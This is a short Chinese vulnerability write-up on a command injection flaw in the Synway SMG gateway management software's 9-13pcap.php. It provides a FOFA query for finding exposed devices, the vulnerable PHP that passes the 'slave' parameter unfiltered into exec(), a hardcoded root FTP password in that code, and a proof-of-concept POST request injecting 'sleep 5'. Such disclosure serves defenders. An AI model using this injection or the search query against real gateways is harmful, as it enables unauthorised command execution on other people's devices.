漏洞简介
三汇SMG 网关管理软件是与三汇SMG系列数字网关产品配套的管理工具,是杭州三汇信息工程有限公司开发的一款高效、稳定、易用的网关管理软件。它专为三汇SMG系列数字网关设计,提供了全面的配置、监控、管理和维护功能,帮助用户轻松实现网关设备的远程管理和优化。由于 9-13pcap.php 参数 slave 的处理不当,导致命令注入问题,攻击者可以通过远程发起攻击。
fofa语法
body="text ml10 mr20" && (title="网关管理软件" || title="Gateway Management")
漏洞分析
直接看 9-13pcap.php 关键业务逻辑实现部分
if($_POST[slave_download] != '')
{
    $slave = $_POST[slave];
    $file = "/usr/local/apache/htdocs/Config/lan3_slave$slave.tar.gz";
    $file_remote = '/usr/local/apache/htdocs/Config/lan3.tar.gz';
    exec("ftpget -u root -p root13173137 $ClientIp[$slave] $file $file_remote $background");
    $result = download($file,0);
    if($result == false)
    {
        echo "<script language=javascript>history.back();</script>";
    }
}
当 slave_download 不为空时,直接将 slave 值拼接进 $file 和 exec 命令中,无任何过滤和校验,造成命令注入漏洞。
漏洞复现
漏洞利用示例
POST /en/9-13pcap.php HTTP/1.1
Host: synway.mrxn.net
Content-Type: application/x-www-form-urlencoded


slave_download=1&slave=+;sleep 5;+#+
执行 sleep 5 命令,成功延时 5 秒